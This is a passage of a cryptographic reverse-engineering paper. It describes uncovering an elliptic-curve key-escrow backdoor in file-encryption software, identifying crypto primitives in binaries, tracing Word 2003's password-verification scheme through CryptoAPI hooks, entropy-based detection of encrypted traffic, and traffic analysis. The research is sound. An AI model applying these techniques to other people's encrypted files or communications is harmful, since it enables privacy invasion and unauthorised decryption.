During the debugging of the program, a strange function is encountered while the program generated random data: it uses several bytes arrays, decoded during at runtime. There is no protection used to hide data or code in the rest of the program. Moreover, no API is called, and the structure of the code is totally different from the rest of the program: this part of the program seems to have been developed by another person.

The function seems to take as input parameter an array of 64 bytes, noted m. A local buffer is initialized with arbitrary constants:

```
.text:1000B5C9  mov     edi, 0B8C0FEFFh
.text:1000B5CE  mov     ebx, 4A81EB01h
.text:1000B5D3  mov     esi, 723A8743h
.text:1000B5D8  mov     dword ptr [esp+12Ch+var_encoding], edi
.text:1000B5DC  mov     dword ptr [esp+12Ch+var_encoding+4], ebx
.text:1000B5E0  mov     dword ptr [esp+12Ch+var_encoding+8], esi
```

It is used to decode five different buffers. The initial value of the first buffer is:

```
.rdata:1006272C bignum1     db 72h, 0C3h, 3Ch, 6, 8Bh,
                            0C5h, 0BFh, 42h, 84h, 76h, 86h
.rdata:1006272C             db 59h, 79h, 0EAh, 0D3h,
                            23h, 0A0h, 13h, 5, 0B1h, 28h
.rdata:1006272C             db 1Bh, 4Ch, 0B9h, 57h, 0F5h,
                            73h, 58h, 6Ah, 31h, 0E1h
.rdata:1006272C             db 4Dh
```

The decoding loop, very simple, is:

```
.text:1000B5E7 @@loop1:
.text:1000B5E7      xor     edx, edx
.text:1000B5E9      mov     eax, ecx
.text:1000B5EB      mov     ebp, 0Ch
.text:1000B5F0      div     ebp
.text:1000B5F2      mov     al, [esp+edx+130h+var_encoding]
.text:1000B5F6      xor     al, ds:bignum1[ecx]
.text:1000B5FC      mov     [esp+ecx+130h+var_20], al
.text:1000B603      inc     ecx
.text:1000B604      cmp     ecx, 20h
.text:1000B607      jnz     short @@loop1
```

It is repeated 5 times to decode each array. We decode them manually one by one:

```
>>> import binascii
>>> def decode_buffer(buf):
        data = binascii.unhexlify(buf)
        k = binascii.unhexlify("fffec0b801eb814a43873a72")
        return binascii.hexlify("".join([chr(ord(k[i % 12])^ord(data[i]))
          for i in range(len(data))]))

>>> decode_buffer(bignum1)
'8d3dfcbe8a2e3e08c7f1bc2b8614139ba1f884fb6b9c76cba80bb3e06bda6007'
>>> decode_buffer(bignum2)
'0000000000000000000000000000000000000000000000000000000000000078'
>>> decode_buffer(bignum3)
'0000000000000000000000000000000000000000000000000000000000000083'
>>> decode_buffer(bignum4)
'2455367da071c81b65cf4c63ba7db614aa6915c065a0c3bc046f50630b8c1872'
>>> decode_buffer(bignum5)
'42840dc8199d1620ca8000e82d2e04b011ae07095dd2d4f649cdce1086993b70'
```

`bignum1` is a prime number. The two next values have a special form: only their last byte is not null.

Two other strange buffers (their value is not a common value used in encryption algorithms) are present just below. They are not decoded.

```
.rdata:100627CC bignum6   db 0, 0BBh, 5Ah, 0Ch, 99h, 0F6h,
                          2 dup(0B9h), 0ACh, 9Ah
.rdata:100627CC           db 49h, 91h, 0A2h, 90h, 2Dh,
                          0A7h, 23h, 0E3h, 9Bh, 0BDh
.rdata:100627CC           db 3Ah, 6, 8Bh, 0E3h, 77h, 0BCh,
                          0BDh, 11h, 98h, 0E2h
.rdata:100627CC           db 23h, 0B8h
.rdata:100627EC bignum7   db 48h, 0F5h, 60h, 12h, 13h, 6,
                          9, 0DBh, 1Ch, 6Eh, 0C6h
.rdata:100627EC           db 38h, 0A5h, 0A7h, 0EFh, 14h,
                          0E1h, 3Ch, 0ACh, 0C2h, 0C8h
.rdata:100627EC           db 0BEh, 0FCh, 5, 18h, 0F6h,
                          4Fh, 49h, 7Dh, 74h, 38h, 45h
```

m and all these buffers are parameters to a new function, which takes all in all ten arguments. The processing is detailed now, and shows how the generated key can be recovered.

The parameters `bignum` et m are converted into typical structures for big numbers:

```
typedef struct _big
{
  unsigned long allocated;
  unsigned long size;
  unsigned char *data;
} *big;
```

The `data` field points to the value of the number, written from the right to the left (to make computations easier). After a short analysis of the function, the roles of each parameter are easily deduced. The major part of the code is deduced by intuition. There is no need to analyse all the functions called.

- `bignum1`, `bignum2` et `bignum3` are the parameters of an elliptic curved defined over $\mathbb{F}_{p^*}$. The curve is defined with the Weierstrass equation:

$$\mathcal{C} : y^2 = x^3 + 120x + 131 \bmod p$$

où

$$p = 0x8d3dfcbe8a2e3e08c7f1bc2b8614139ba1f884 \\ fb6b9c76cba80bb3e06bda6007$$

- `bignum4` and `bignum5` are the Cartesian coordinates of a curve point, called G;
- the two other buffers `bignum6` and `bignum7` are the coordinates of another curve point, called Q.

The Cartesian coordinates of G and Q are:

$$G = \begin{pmatrix} x_G \\ y_G \end{pmatrix} = \begin{pmatrix} 0x2455367DA071C81B65CF4C63BA7DB614 \\ AA6915C065A0C3BC046F50630B8C1872 \\ 0x42840DC8199D1620CA8000E82D2E04B011 \\ AE07095DD2D4F649CDCE1086993B70 \end{pmatrix}$$

et

$$Q = \begin{pmatrix} x_Q \\ y_Q \end{pmatrix} = \begin{pmatrix} 0x00BB5A0C99F6B9B9AC9A4991A2902DA \\ 723E39BBD3A068BE377BCBD1198E223B8 \\ 0x48F56012130609DB1C6EC638A5A7EF14 \\ E13CACC2C8BEFC0518F64F497D743845 \end{pmatrix}$$

We compute the curve order. It contains a big prime factor:

$$\begin{aligned} NP &= 0x8D3DFCBE8A2E3E08C7F1BC2B8614139 \\ &\quad BB5A6AA2106774BCAD07A01B9513FF803 \\ &= 5*0x1C3F98F2E86FA601C196BF3BE79D9D8 \\ &\quad 58ABAEED367B1758EF67ECD25103FFE67 \end{aligned}$$

The message m, of 64 bytes, is truncated to 32 bytes (because the curve order is 256 bits).

The function returns two keys:

- k_e, the encryption key used for the file, which will be protected next by the user password. It is equal to the 128 least significant bits of the X axis of mG;
- b, the compressed notation (X axis and least significant bit of the Y axis) of mQ, stored in plaintext in the encrypted file.

mQ is retrieved from b. Consequently the encryption key k_e of the file can be computed instantly if the value (secret key) d is known, with $Q = dG$: k_e equal to the 128 least significant bits of $d^{-1}mQ$. As the point G has a huge prime factor, there is no way to compute d.

In order to verify our analysis, we modify the value of b before it is written to the disk (actually, just before an integrity value is added to the encrypted file). The file still can be decrypted without any problem. This key escrow can be reasonably considered as a backdoor. Maybe it is a service provided by the editor to retrieve files whose password has been forgotten.

The previous version of this software contained a key escrow: the encryption key and the initialisation vector were encrypted using a RSA-1024. The public key was present in plaintext in the program. The key escrow, stored nearly at the end of the file, was preceded by the first bytes of the public key (it seemed to vary depending to the program language). Its replacement by an elliptic curve cryptosystem leads to a smaller escrow.

Discovering backdoors is generally far from being obvious: their presence must make a system vulnerable, but their presence should not be found with a short analysis. They are hence well hidden in binaries: code or keys decoded at runtime, parts of code really different from the rest of the program, as C functions in a C++ code (has code been added?), or hash functions written several times in a binary (once with a strange "bug") are higgledy–piggledy found in software.

The fact that they must be dissembled is both an advantage and an drawback: if the code seems to be complex, it will be let out during a primary analysis. However, during a longer analysis, this is towards this kind of code that the focus will be set: a code that has nothing to hide has no reason to be complex.

3 Detecting, identifying and understanding cryptography

This part presents a few methods to detect and identify the main components of cryptographic algorithms, i.e. primitives used in communication protocols and software. In a first time, the focus will be set on software study. However, they are not always available (e.g. in the eavesdropper case), and other methods must be used on communications.

3.1 Identifying cryptographic functions in binaries

In order to protect data or communications, more and more softwares embed cryptographic functions. A major part during the analysis of such software deals with identification of functions. It concerns public (hence known) libraries, or custom ones. In this section, solutions are proposed to automate the detection of these functions during the reverse engineering process.

Information about the encryption methods used is often present in the software documentation. Moreover, the use of certain public libraries requires a legal mention to be written in the license file. The name, and sometimes the version of the different libraries could be found there.

3.1.1 Using signatures

The easiest way to analyze binaries that contain cryptographic material is to load signatures that identify a known library. The library used can be spotted with the information extracted from the binary (strings, known patterns, etc.) or with the documentation. This method can be applied in the following cases:

- the library is known, sources are available and can be built with the compiler used to build the program;
- a compiled version of the library is available;
- a program that uses this library has already been analyzed;
- a signature file is available.

In other cases, a manual analysis must be performed. This analysis can be widely automated.

3.1.2 Using known patterns

Some cryptographic primitives use well known constants. It is notably the case of hash functions and block ciphers.

All the customized hash functions use more or less the same principle: the digest value is initialized with a fixed value. Input data is accumulated in a buffer, and is then compressed once the buffer is fulfilled. The digest value is then updated with the resulting digest of the compression function. To obtain the final digest, remaining data is compressed.

Recognizing initialisation and compression functions is often easy, particularly with hash functions relying on MD4 or SHA-0: the initial digest value is a fixed constant, and the compression functions use numerous very specific values.

Here is an example of a SHA-1 initialization in a x86 binary:

```
8B 44 24 04             mov     eax, [esp+arg_0]
33 C9                   xor     ecx, ecx
C7 00 01 23 45 67       mov     dword ptr [eax], 67452301h
C7 40 04 89 AB CD EF    mov     dword ptr [eax+4], 0EFCDAB89h
C7 40 08 FE DC BA 98    mov     dword ptr [eax+8], 98BADCFEh
C7 40 0C 76 54 32 10    mov     dword ptr [eax+0Ch], 10325476h
C7 40 10 F0 E1 D2 C3    mov     dword ptr [eax+10h], 0C3D2E1F0h
89 48 14                mov     [eax+14h], ecx
89 48 18                mov     [eax+18h], ecx
89 48 5C                mov     [eax+5Ch], ecx
```

It is also easy to recognize block ciphers (key schedule, encryption and decryption) in binaries, as they use, in a large majority, S-Boxes or permutation tables of consequential size. The tables used for key scheduling are sometimes different from the ones used for encryption. These tables are often big (more than 256 bytes): false positives are almost impossible.

For example, the beginning of the table `Te0` used by the AES encryption function is:

```
Te0  dd 0C66363A5h, 0F87C7C84h, 0EE777799h, 0F67B7B8Dh, 0FFF2F20Dh
     dd 0D66B6BBDh, 0DE6F6FB1h, 91C5C554h, 60303050h, 2010103h
     dd 0CE6767A9h, 562B2B7Dh, 0E7FEFE19h, 0B5D7D762h, 4DABABE6h
     dd 0EC76769Ah, 8FCACA45h, 1F82829Dh, 89C9C940h, 0FA7D7D87h
     dd 0EFFAFA15h, 0B25959EBh, 8E4747C9h, 0FBF0F00Bh, 41ADADECh
     ...
```

Two methods must be used to search patterns:

- searching data arrays, like `Te0`. These tables are generally present in data sections (`.data` or `.rdata`);
- searching list of values, separated by small blocks (like in the SHA-1 initialization).

Some algorithms, like Blowfish, use tables only during key schedule. Encryption functions should be identified in another way.

A few algorithms, like TEA, do not use tables. TEA uses the gold number (`0x9e3779b9`) and will be detected this way. False positives are possible, especially since this value is also used in other algorithms, such as RC5 and RC6.

Stream ciphers are processed using the same method. Only those using specific tables will be detected. There is unfortunately a lower proportion of such algorithms than previously: common algorithms like RC4 will be left out.

Such pattern matching algorithms will obviously fail in the case of white-box cryptography [21], which aims to make complex the detection of parameters associated to an encryption function, in the case where an attacker has fully access to a system.

Public tools exist for pattern matching. Most used are the plugin `PEiD Krypto ANALyzer` [22], `FindCrypt` [23] for IDA, and, to a certain degree, the `searchcrypt` command of Immunity Debugger [24].

3.1.3 Functions' callgraph

The tools previously quoted search for patterns, give their address and sometimes the references to these addresses. Nevertheless, they do not provide information about the associated functions. Taking into account these functions, and especially the callgraph around these functions, brings complementary information.

For a hash function, processing arbitrary data and computing its digest requires four functions to be called, in almost all the implementations:

- an initialization function, which fills the initial digest value h_0;
- an update function, that copies data to hash in the internal buffer of the hash function;
- a finalization function, that returns the final digest;
- a compression function, called by the update function when the internal buffer of the context is full, or by the finalization function.

A pattern matching algorithm will find initialization and compression functions. Update and finalization functions are called just after the initialization with a high probability, and both call the compression function.

- they are located in the graph begotten by the fathers of the compression function;
- the finalization function is called after the update function.

Finally, all the functions related to the hash function are located in the same module or the same class. They are situated in the same source file. They will be placed, during compilation, in the same order, hence at very close offsets. This gives a strong marker to locate them.

All the functions associated to a hash function are retrieved with this method. Function callgraph is also useful to detect functions associated to asymmetric cryptography.

3.1.4 The case of asymmetric cryptography

Detection of functions related to asymmetric cryptography is far more complex than the previous operations. In this part will be detailed heuristics to find them with a probability as high as possible, without reaching a perfect result.

Functions to identify. Main public key systems found in encryption software rely on:

- the factorization problem: RSA;
- the discrete logarithm in $\mathbb{Z}_p^*$: ElGamal, DSS, Diffie-Hellman;
- the discrete logarithm problem in the finite fields $\mathbb{F}_q$ and $\mathbb{F}_{2^m}$: ECDSA, ECDH.

Typical operations used for these types of encryption are the modular exponentiation, for operations in $\mathbb{Z}_p^*$, and the scalar multiplication of a point of an elliptic curve. The focus will hence be put on these functions.

Functions' callgraph. Functions we try to detect are high level functions, compared to the whole set of the functions present in a big number manipulation library. These functions call basic arithmetic operations: for example, a modular exponentiation should call multiplication and reduction functions.

This is true for simple libraries, but this would not be the case for more evolved libraries (Montgomery representation,[9] etc.) Dependencies are hard to interpret otherwise than manually.

Standard parameters. Cryptosystems relying on the discrete logarithm problem sometimes use generic public keys: modulus and generator for ElGamal and DSS, curve and generator (curve point) for ECDSA.

These parameters are hardcoded in binaries. Finding them gives a valuable information about the type of encryption used. Some examples are NIST curves, often used in elliptic curves cryptosystems, the format of public key exported in some libraries, or the value of some parameters generated by a given library.

The role of the functions whose input is such parameter is then easy to determine: `ascii_to_bignum`, `text_to_bignum`, `load_public_key`, etc.

Error messages. Error messages also bring information as for the role of a function. This is not proper to cryptographic related functions. The messages are easy to interpret for a human, but are far more difficult to be interpreted by an external program.

3.2 Analysis automation of binaries

What does the recognition of encryption functions in binaries provide, while analyzing a program? The parts containing cryptographic material in a program are, in a vast majority, stacks of cryptographic primitives with little useful code around.

[9] See http://en.wikipedia.org/wiki/Montgomery_reduction.

Here is the example of file encryption in Microsoft Word 2003. This operation is done using CryptoAPI. How to analyze this mechanism? We hook all the CryptoAPI functions after having entered the file password (`loremipsum` here). Some parts have been deleted to shorten the listing:

```
Address    Message
314A55E1   CryptCreateHash
              IN:
               hProv: hCrypt0
               AlgId: CALG_SHA1
               hKey: 0x0
               dwFlags: 0
              OUT:
               *phHash: hHash0
314A5601   CryptHashData
              IN:
               hCryptHash: hHash0
               pbData:
           0000   67 BE 94 49 F7 AD 88 0A A9 CE 49 CF A4
                  4D AB 8B    g..I......I..M..
               dwDataLen: 0x10
               dwFlags: 0
314A5620   CryptHashData
              IN:
               hCryptHash: hHash0
               pbData:
           0000   6C 00 6F 00 72 00 65 00 6D 00 69 00 70
                  00 73 00    l.o.r.e.m.i.p.s.
           0010   75 00 6D 00 u.m.
               dwDataLen: 0x14
               dwFlags: 0
314A5664   CryptGetHashParam
              IN:
               hHash: hHash0
               dwParam: HP_HASHVAL
               *pdwDataLen: 0x14
               dwFlags: 0x0
              OUT:
               pbData:
           0000   5C 78 88 FA 2F C3 24 00 62 55 07 26 DC
                  8D 1C 69    .x../.$.bU.&...i
           0010   32 EA 4A EF  2.J.
               *pdwDataLen: 0x14
```

The password, previously converted in Unicode, and preceded by a 16-byte salt, `salt`, is hashed using SHA-1. We note `h1` the resulting digest.

```
314A5477   CryptCreateHash
              IN:
               hProv: hCrypt0
               AlgId: CALG_SHA1
               hKey: 0x0
               dwFlags: 0
              OUT:
               *phHash: hHash0
314A549B   CryptHashData
              IN:
               hCryptHash: hHash0
               pbData:
           0000   5C 78 88 FA 2F C3 24 00 62 55 07 26 DC
                  8D 1C 69    .x../.$.bU.&...i
           0010   32 EA 4A EF  2.J.
               dwDataLen: 0x14
               dwFlags: 0
314A54AB   CryptHashData
              IN:
               hCryptHash: hHash0
               pbData:
```

```
          0000   00 00 00 00                ....
              dwDataLen: 0x4
              dwFlags: 0
314A54E1  CryptDeriveKey
             IN:
              hProv: hCrypt0
              AlgId: CALG_RC4
              hBaseData: hHash0
              dwFlags: 0
              *phKey: hKey0
```

`h1` is hashed, as well as a 4 null byte string `salt2`. The resulting digest is derived to obtain an encryption key `k`.

```
314A5580  CryptDecrypt
             IN:
              hKey: hKey0
              hHash: hHash0
              Final: FALSE
              dwFlags: 0
              pbData:
          0000   4D 9E 68 11 06 7E DD B4 51 2F FC 05 07
                    AF 9C 59    M.h..~..Q/.....Y
              *pdwDataLen: 0x10
             OUT:
              pbData:
          0000   33 43 54 55 65 66 66 D6 2D CE 66 CC EE
                    9E A9 AA    3CTUeff.-.f.....
              *pdwDataLen: 0x10
```

Unknown data `data1` is decrypted using RC4 with the key previously obtained. The result is called `plain1`.

```
314A79B1  CryptCreateHash
             IN:
              hProv: hCrypt0
              AlgId: CALG_SHA1
              hKey: 0x0
              dwFlags: 0
             OUT:
              *phHash: hHash0
314A79C9  CryptHashData
             IN:
              hCryptHash: hHash0
              pbData:
          0000   33 43 54 55 65 66 66 D6 2D CE 66 CC EE
                    9E A9 AA    3CTUeff.-.f.....
              dwDataLen: 0x10
              dwFlags: 0
314A7A10  CryptGetHashParam
             IN:
              hHash: hHash0
              dwParam: HP_HASHVAL
              *pdwDataLen: 0x14
              dwFlags: 0x0
             OUT:
              pbData:
          0000   28 22 E3 F7 88 93 20 62 93 68 DA 85 B0
                    DB C3 A9    ("..... b.h......
          0010   F4 BC 8D C4   ....
              *pdwDataLen: 0x14
```

`plain1` is hashed. Result is called `h2`.

```
314A5580  CryptDecrypt
             IN:
              hKey: hKey0
              hHash: hHash0
              Final: FALSE
              dwFlags: 0
              pbData:
          0000   4F 48 49 AA 72 A6 E3 91 FA C6 9D 33 14
```




Fig. 3 Information contained in a Word encrypted file

```
                CB F2 C0    OHI.r......3....
          0010   0D 1D 38 BF ..8.
              *pdwDataLen: 0x14
             OUT:
              pbData:
          0000   28 22 E3 F7 88 93 20 62 93 68 DA 85 B0
                    DB C3 A9    ("..... b.h......
          0010   F4 BC 8D C4   ....
              *pdwDataLen: 0x14
```

Other unknown data `data2` is decrypted. The decrypted buffer has the same value as `h2`. Several tests with various files lead to these results:

- buffers are equal if the real password is entered;
- else they are different.

Hence the full decryption algorithm is retrieved, without analyzing the code. The origin of `data1` and `data2` still need to be examined, so as `salt` and `salt2`. A search of these values in the encrypted file gives the answer: they are all present in the file, so as the cryptographic provider used, and the identifiers of the cryptographic algorithms used (see Fig. 3).

The verification algorithm is:
INPUT: the password $pass$, two fixed values $data_1$ and $data_2$, two fixed values $salt_1$ and $salt_2$.
OUTPUT: *TRUE* if the password is correct, else *FALSE*.

1. Compute $c = H(H(salt_1 + pass) + salt_2)$, H being the SHA-1 function;
2. Compute $k = KDF(c)$, KDF being the key derivation function;
3. Compute $m_1 = e_k(data_1)$ the RC4 encryption of $data_1$ with key k;
4. Compute $m_2 = H(m_1)$;
5. Compute $m_3 = e_k(data_2)$;
6. Return *TRUE* if $m_2 = m_3$ else *FALSE*.

Several points need to be cleared up: the generation of `data1` and `data2` in our example, created during the encryption of the file, so as the key derivation function. Nevertheless, the whole algorithm process appears straightly, without an intensive analysis.

This methodology, coupled to a recognition step of the cryptographic algorithms as explained previously, allows the analyst to concentrate his efforts on the critical points of a given software (random number generation and key derivation function) and to save much time: a large part of the analysis, like the determination of the global encryption mechanisms, being automated.

3.3 Detection of encrypted streams and traffics

Given a sufficient amount of traffic data, we now consider the critical problem of determining which parts of the traffic are "really" encrypted or not.

The ground principle is first to have one or more suitable measures at one's disposal to discriminate between the different kinds of traffic: encrypted, compressed, text, images, sound, languages with respect to the different possible representation (character encoding, e.g. ASCII, CCITT- X ... The general approach consists in defining suitable characteristic estimators for every possible stream or traffic and then to use classical statistical testing methodology [2,3] in order to efficiently identify the exact nature of that traffic.

However this approach may be rather time-consuming—we have to apply as much testing as possible for data types—and prone to the inevitable errors that inherently mar statistical methods. It is thus more efficient to first sort those traffics into two different main classes: data with no or only a few redundancies (encrypted data, compressed data) and redundant data (any other data). Then for each class, a second processing step is performed by means of more refined statistical tools. In what follows, we are going to consider how to isolate the first class of (non redundant) data. Without loss of generality, we will restrict in this paper to the single case of encrypted data.[10]

The core technique to sort traffics is based on the concept of *entropy* defined by Shannon [25]. Let us consider an information source (typically a data stream) S described as a sequence of instances of a random (discrete) variable X, which can take a finite number of possible values $x_1, x_2, \ldots, x_n$ with a probability respectively equal to $p_1, p_2, \ldots, p_n$ (in other words $P[X = x_i] = p_i$). Then the source entropy is defined by:

$$H(X) = -\sum_{i=1}^{n} p_i . \log_2(p_i).$$

The entropy value is maximum whenever all possible values taken by X are equiprobable (uniformly distributed with probability $\frac{1}{n}$) which ideally is the case for encrypted data. An equivalent view consists in considering the concept of redundancy defined by the following formula:

$$R(X) = 1 - \frac{H(X)}{\log_2(|\Sigma|)},$$

where Σ is the source alphabet with respect to the information source X. The main interest in using redundancy, as we will see later, lies in the fact that it enables one to consider a rate and thus to compare different data (and hence their respective entropy) in a more realistic way.

In a practical way, stream or traffic entropy is computed from the observed frequency for every character by means of the previous formula.

Example 1 Let us consider two different character strings.[11]

$C_1 =$ S S T I C 2 0 0 8 et $C_2 =$ S X T B C 2 1 A 8.

Their respective entropy is given by:

$H(C_1) = 2.72548$ and $H(C_2) = 3.16992.$

while in terms of redundancy we have:

$R(C_1) = 0.029164$ and $H(C_2) = 0.$

We can observe that string C_1 is redundant (2.91% of redundancy) while the string C_2 is not.

On a practical basis, to detect an encrypted stream, it is sufficient to look for those presenting the maximum entropy (or in an equivalent way the minimum redundancy).

The interest in entropy (or redundancy) lies in the fact that it efficiently gathers and summarizes, in a first approach, most of the underlying features considered by most of the reference statistical testings (and particularly those recommended by the NIST [5,6]: frequency test, autocorrelation test ...). However, the main drawback with respect to entropy is that it is rather tricky to interpret it in practice and therefore cannot be used alone, at least under this form only. In order to convince the reader, let us consider the following basic examples:

– Let us consider the character strings

S S T I C 2 0 0 8 and $C_2 =$ 8 T 0 S I 0 S 2 C

[10] The case of compressed data will be not addressed here. While it is based on quite the same principles, it is nonetheless more complex to solve. Discriminating encrypted data from compressed ones may be finally very difficult not to say, in a few cases, untractable, according to the compression algorithm used, at least when dealing with raw data analysis. Most of the time, the problem is efficiently solved by considering the compression header, when available.

[11] All the examples given in this paper are deliberately short due to the lack of space. However, without any loss of generality and even if they do not exhaust the whole alphabet, they are illustrating enough with respect to the issue of encrypted stream/traffic detection and above all with respect to the testing simulability techniques which can be applied even on very long streams to bypass those detection techniques (in particular, see the two 64 Mb files given as a challenge in [2].

They both have the same entropy and redundancy. Consequently the string C_2 will not be detected as an encrypted stream while it is indeed one (it has been encrypted by transposition of the string C_1).

– The entropy strongly depends on the alphabet we work with. Let us consider the following string:

$$C = \text{S S T I C 2 0 0 8 A R E N N E S.}$$

With a 256-character alphabet we have $H(C) = 3.327819$ and $R(C) = 0.168045117$. Let us now consider a 65,536-character alphabet made of pairs of characters:

$$\Sigma = AA, AB, \ldots, ZZ.$$

The entropy with respect to this new alphabet is now $H(C) = 8$ and $R(C) = 0$. The string C is wrongly detected as encrypted.

– Entropy strongly depends on the character encoding used as well. As an example, if the encoding is 8-bit (ASCII is still the most used, far from it being the only one): from the *Unicode* to the 5-bit TELEX encodings (e.g. CCITT- 2), there are many such encodings according to the type of communication traffic. Let us consider the character string C = E V M K C R G T which apparently looks random. Let us consider the following 4-bit character (nibble) source alphabet and two different encodings of C.

  – The binary representation of C when encoded in ASCII is given by (in hexadecimal notation for brevity):

    $$C_{\text{ASCII}} = 0x45564D4B43524754.$$

    Its entropy and its redundancy, with respect to this nibble alphabet are then:

    $$H(C_{\text{ASCII}}) = 2.5306390 \quad \text{and}$$
    $$R(C_{\text{ASCII}}) = 0.367340.$$

    According to the entropy test, this string has a large redundancy and hence will be rejected as encrypted.

  – The binary representation of C when encoded with the CCITT- 2 encoding if (in hexadecimal notation for compacity purposes):

    $$C_{\text{CCITT- 2}} = 0x83CFE72961.$$

    Its entropy and its redundancy, with respect to this nibble alphabet are then:

    $$H(C_{\text{CCITT- 2}}) = 3.3219281 \quad \text{and } R(C_{\text{CCITT- 2}}) = 0$$

    According to the entropy test, this string exhibits no redundancy at all and thus will be considered as encrypted.

All the previous discussion shows that using entropy may be tricky and to be efficient and to avoid as much as possible decision errors we have to consider several encodings and alphabets at the same time. Of course this becomes time-consuming very quickly. Hence we will consider entropy profiles rather than a single entropy measure. Experiments clearly show that under the assumption that no testing simulability has been used, those profiles are very efficient.

3.4 Encryption algorithm identification

Once the supposed encrypted stream/traffic has been identified, we have to guess or determine which encryption algorithm has been used in order to be able to access the underlying plaintext. We suppose that the attacker which has to solve this issue, ignore everything about the underlying protocol. Then three different cases are to be considered:

– The attacker initially knows the type of encryption used, from human intelligence sources, traffic analysis and/or technical information open sources (an encrypted IP traffic nowadays is very likely to be IPSec or other widely used encrypted protocols, a Wi–Fi traffic will use) either RC4 or the AES, a Bluetooth traffic uses the E0 algorithm …). On a practical basis, this first situation is concerning about 90% of the cases we deal with. However in the security field it is more than expected that encryption standards may be variable. As an example, the TRUECRYPT or the *GPG* encryption software enable one to choose among a few different encryption algorithms. Since the source code of those software is freely available, any user can implement his own, homemade encryption algorithm instead.

– We have a so-called "*distinguisher*" at our disposal. In other words we have a more or less complex way or tool that makes it possible to univocally identify and characterize a given encryption algorithm. Theory asserts that such deterministic distinguishers always exist, except in the case of Vernam-like encryption algorithms (*one time pad*) [26]. The main problem lies in the fact that most of those deterministic distinguishers have an exponential memory complexity and thus are useless in practice. That is why we need to consider probabilistic distinguishers, i.e distinguishers that holds with a probability far enough from $\frac{1}{2}$. Unfortunately, the few distinguishers available in the open literature either still have a too high memory complexity or are still too close to $\frac{1}{2}$, thus requiring a tremendous amount of encrypted traffic to be efficient. Recent results have been obtained thanks to combinatorial learning algorithms [27] which suggest that new, efficient distinguishers could be obtained. Indeed, the size of those distinguishers is still too large but suitable combinatorial should make it possible to optimize and greatly reduce

the complexity of the algebraic normal forms obtained. On the other size, computing power nowadays enables to process—even for inline traffic identification—distinguishers of several megabytes. As an illustrative example with respect to the `E0` encryption algorithm used in the *Bluetooth* protocol, the combinatorial analysis of the algebraic normal forms which characterize every output bit [28] combined with dedicated Boolean formulae learning algorithms, we manage to extract a family of distinguishers which consider output bits whose indices are:[12]

- output bit (of the running key) $b_0, b_1, \ldots, b_{127}, b_{128}$,
- output bit (of the running key) $b_{129}, \ldots, b_{141}, b_{145}, \ldots, b_{169}, b_{171}, b_{184}, \ldots$, (in total about 130 bits between b_{129} and b_{300}).

The size of each distinguisher—a Boolean formula given as an algebraic normal form—ranges from 10 to 100 Mb. The distinguisher successful identification rate is still reduced (about 0.55) but current research allows us to hope to do better. Techniques of ciphertext-only cryptanalysis then make possible to use those distinguishers of real-life encrypted traffic. Of course, the detection rate decreases since the plaintext acts as noise on the distinguishers.

It is worth mentioning that combinatorial tricks used to build those families of distinguishers are essentially the same as those used to perform zero knowledge-like cryptanalysis [28,29]. Let us recall that this kind of cryptanalysis allows one to prove that we have a better cryptanalysis than any other one published but without revealing its technical details. For that purpose, we just have to exhibit sequence of output bits (running key) that exhibit particular properties of features that cannot be obtained by a simple random or exhaustive search. Then the cryptanalysis proof consists in retrieving and publishing the secret key that generates this particular sequence of output bits. As an example, the 128-bit key `K[0] = 0x104766230 DF89169 K[1] = 0xC95B9D50C 7DF0C57` (see [28] for the notation) outputs a running key of Hamming weight of 29 and beginning with 69 zeroes. To compare with existing results, the best known attack on such a short output sequence (128 bits) is the exhaustive search and has a complexity of $\mathcal{O}(2^{72.28})$.

- The third way to achieve the identification of encryption algorithms consists in guessing a minimum number of features for the system to identify (for example, the system used is a stream cipher) and then to reconstruct the whole system (i.e. recovering the mathematical description of the algorithm) thanks to mathematical and statistical methods, from the encrypted traffic only [30]. While this approach is far more complex to deal with, however, it enables to process with encrypted sequences produced from different secret keys. Moreover, the reconstruction is performed just once, provided that the reconstruction time does not exceed the algorithm lifetime.

[12] Without loss of generality and of operational efficiency, we suppose that the four custom (session) bits are known. However, it is possible to establish and to store those distinguisher families for the 16 possible values of those four bits.

4 Attacking the communication channel

In this part, the point of view is the one of an attacker that has no access to the content of the exchanged data, as if strong cryptography was employed. The existence of communication, even if they can not be understood, is already an information leakage which could be interesting for the attacker. The aim is not to access the content of the data exchanged, but to show how connection between users is sometimes enough.

It is supposed that the attacker has signs of communication. It can be, for example, logs of an Internet provider, a telco, or any entity having at its disposal an access to a communication infrastructure.

Very few information is available:

- who is speaking with who;
- the length or the volume of the traffic (e.g. the communication).

These elements are enough, provided the number of communications is reasonable, to extract information. Two cases must be distinguished:

1. operation is more related to supervision or post mortem analysis, in order to determine anomalies. Common security tools, as the analysis of network flows and their representation. Furthermore, data mining turns out to be interesting in order to reveal given structures or behaviours. For example, this method is used by telcos to detect frauds, or by the police to retrieve the hierarchy of terrorist or Mafia cells from their communications.
2. operation takes aim at a specific individual (or group). Specific algorithms will be used in that case, in order to determine groups and relations linked to our target.

Before starting the analysis, the first concern is to access the data. The question is « who is able to set up such an analysis?» . The answer is obvious: anyone able to access the channel! To keep it simple, our study has been limited to a classic network.[13] In such an environment, any administrator

[13] IP layer and upper layers, especially applicative layer, are considered indistinctly.

is able to retrieve traces and analyze them. An attacker needs a higher exposure:

- because he has an inner complicity, that gives him access to this information;
- because he compromised one (or more) central machine (routers, servers, …);
- because he disposes of a way to route the traffic as he wants, to access it.

No speculation will be made on the multiple ways offered to a resolute attacker, irrelevant here. The focus is set on the analysis itself, supposing that the analyst, ill-intentioned or not, has access to the information.

A quick warning before starting: this section does not deal with cryptography, whereas it is the main subject in this article. The aim is to show that analyzing the communication channel is sometimes enough to retrieve useful information, or to weaken the implemented cryptography. Why attack an armoured door if a window is opened?

4.1 Supervision and forensics: make the traces speak

In that case, the focus is set on the evolution of the communications, and not anomalies like in intrusion detection (although they can also give elements of information). As an example, the case of a post mortem analysis achieved from network traces will be presented.

It is possible to use the same methodology while analyzing a system, like a stolen laptop [31,32] but this case will not be detailed in these pages.

